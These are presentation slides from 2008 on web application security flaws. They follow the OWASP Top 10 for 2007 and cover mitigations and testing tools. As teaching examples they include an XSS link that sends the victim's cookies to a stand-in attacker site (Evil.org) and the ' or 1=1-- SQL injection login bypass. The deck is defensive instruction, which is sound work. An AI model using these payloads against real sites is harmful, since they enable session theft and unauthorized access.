

turning knowledge into practice

Web Application Security Flaws

Venkat Yetukuri

J. Eric Peele

IFD&TC

May 20, 2008



1

3040 Cornwallis Road ■ P.O. Box 12194 ■ Research Triangle Park, North Carolina, USA 27709

www.rti.org

RTI International is a trade name of Research Triangle Institute



What We' 11 Cover

- Web Application Security and Impact
- Top 10 Vulnerabilities
- Resources – Guides and testing tools
- Q & A

Web application Security and Impact

- Foundations of Security
 - Authentication
 - Authorization
 - Auditing
 - Confidentiality
 - Integrity
 - Availability
- How it Impacts you?
 - Credibility, Cost and Lost opportunities

2007 Top 10 Specific vulnerabilities

- Current Top 10 web application vulnerabilities
 - Cross Site Scripting (XSS)
 - Occurs whenever an application takes user supplied data and sends it to a web browser without first validating or encoding that.
 - Injection Flaws
 - Particularly SQL injection, are common in web applications. Occurs when user-supplied data is sent to an interpreter as part of a command or query.
 - Malicious File Execution
 - Code vulnerable to remote file inclusion (RFI) allows attackers to include hostile code and data, resulting in devastating attacks, such as total server compromise.

Source: OWASP Top 10 2007 http://www.owasp.org/index.php/OWASP_Top_Ten_Project

How Cross-Site Scripting Works

URL of the site targeted by the attack

```
<a href="http://.../Search.aspx?  
Search=<script language='javascript'  
document.location.replace  
( 'http://www.Evil.org/EvilPage.aspx?  
Cookie=` + document.cookie);  
</script>' ">...</a>
```

Query string contains embedded JavaScript that redirects to attacker's page and transmits cookies issued by Search.aspx in a query string

How SQL Injection Works

Model Query

```
SELECT COUNT (*) FROM Users  
WHERE UserName='jsmith'  
AND Password='secretword'
```

Malicious Query

```
SELECT COUNT (*) FROM Users  
WHERE UserName='' or 1=1--  
AND Password=''
```

*"or 1=1" matches every
record in the table*

*"--" comments out the
remainder of the query*

2007 Top 10 Specific vulnerabilities – Cont' d

- Top 10 web application vulnerabilities – Cont'd
 - Insecure Direct Object Reference
 - when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter.
 - Cross Site Request Forgery (CSRF)
 - A CSRF attack forces a logged-on victim's browser to send a pre-authenticated request to a vulnerable web application, which then forces the victim's browser to perform a hostile action to the benefit of the attacker.
 - Information Leakage and Improper Error Handling
 - Applications can unintentionally leak information about their configuration, internal workings, or violate privacy through a variety of application problems.

2007 Top 10 Specific vulnerabilities – Cont' d

- Top 10 web application vulnerabilities – Cont'd
 - Broken Authentication and Session Management
 - Account credentials and session tokens are often not properly protected.
 - Insecure Cryptographic Storage
 - Web applications rarely use cryptographic functions properly to protect data and credentials.
 - Insecure Communications
 - Fail to encrypt network traffic
 - Failure to Restrict URL Access
 - application only protects sensitive functionality by preventing the display of links or URLs to unauthorized users.

Addressing the Problem


- Never trust input – validate everything
- Utilize stored procedures or parameterized queries
- Keep session cookie durations short
- Never store sensitive information in cookies
- Error handling, Auditing and Logging
- Encrypt, encrypt, encrypt

Resources Available To You

- **Open Web Application Security Project (OWASP)** – <http://www.owasp.org>
- **Web Application Security Consortium** - <http://www.webappsec.org/>
- **Improving Web Application Security: Threats and Countermeasures** - <http://msdn2.microsoft.com/en-us/library/ms994921.aspx>

OWASP

- Online training environment for hands-on learning about application security
- Tools for performing all types of security testing on web applications and web services
- Numerous articles, FAQs, documentation, and guides covering many application security topics




<http://www.owasp.org/topten>

More In-Depth Answers Provided

- Environments Affected
- Vulnerability
- Verifying Security
- Protection
- Samples
- Related Pages
- References

Testing Your Web Application

- 270 page 2007 OWASP Testing Guide provides comprehensive step-by-step guide to testing your web application or service
- Tools for testing:
 - Black Box Testing tools
 - Source Code Analyzers
 - Acceptance Testing Tools
 - Runtime Analysis
 - Binary Analysis
 - Requirements Management
- Targets a variety of development frameworks ranging from PHP to .NET.



http://www.owasp.org/index.php/OWASP_Testing_Project

Open Source Black Box Testing Programs

- **OWASP WebScarab** - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- **OWASP CAL9000** - http://www.owasp.org/index.php/Category:OWASP_CAL9000_Project
- **OWASP Pantera** - http://www.owasp.org/index.php/Category:OWASP_Pantera_Web_Assessment_Studio_Project
- **SPIKE** - <http://www.immunitysec.com>
- **Paros** - <http://www.parosproxy.org>
- **Burp Proxy** - <http://www.portswigger.net>
- **Achilles Proxy** - <http://www.mavensecurity.com/achilles>
- **Odysseus Proxy** - <http://www.wastelands.gen.nz/odysseus/>
- **Webstretch Proxy** - <http://sourceforge.net/projects/webstretch>
- **Firefox LiveHTTPHeaders, Tamper Data and Developer Tools**- <http://www.mozdev.org>
- **Sensepost Wikto** (Google cached fault-finding) - <http://www.sensepost.com/research/wikto/index2.html>

Thanks!

Download this Presentation

<http://www.rti.org/ifdtc>

Contact information:

Venkat Yetukuri: vyetukuri@rti.org

Eric Peele: epee@rti.org

Q&A

Questions?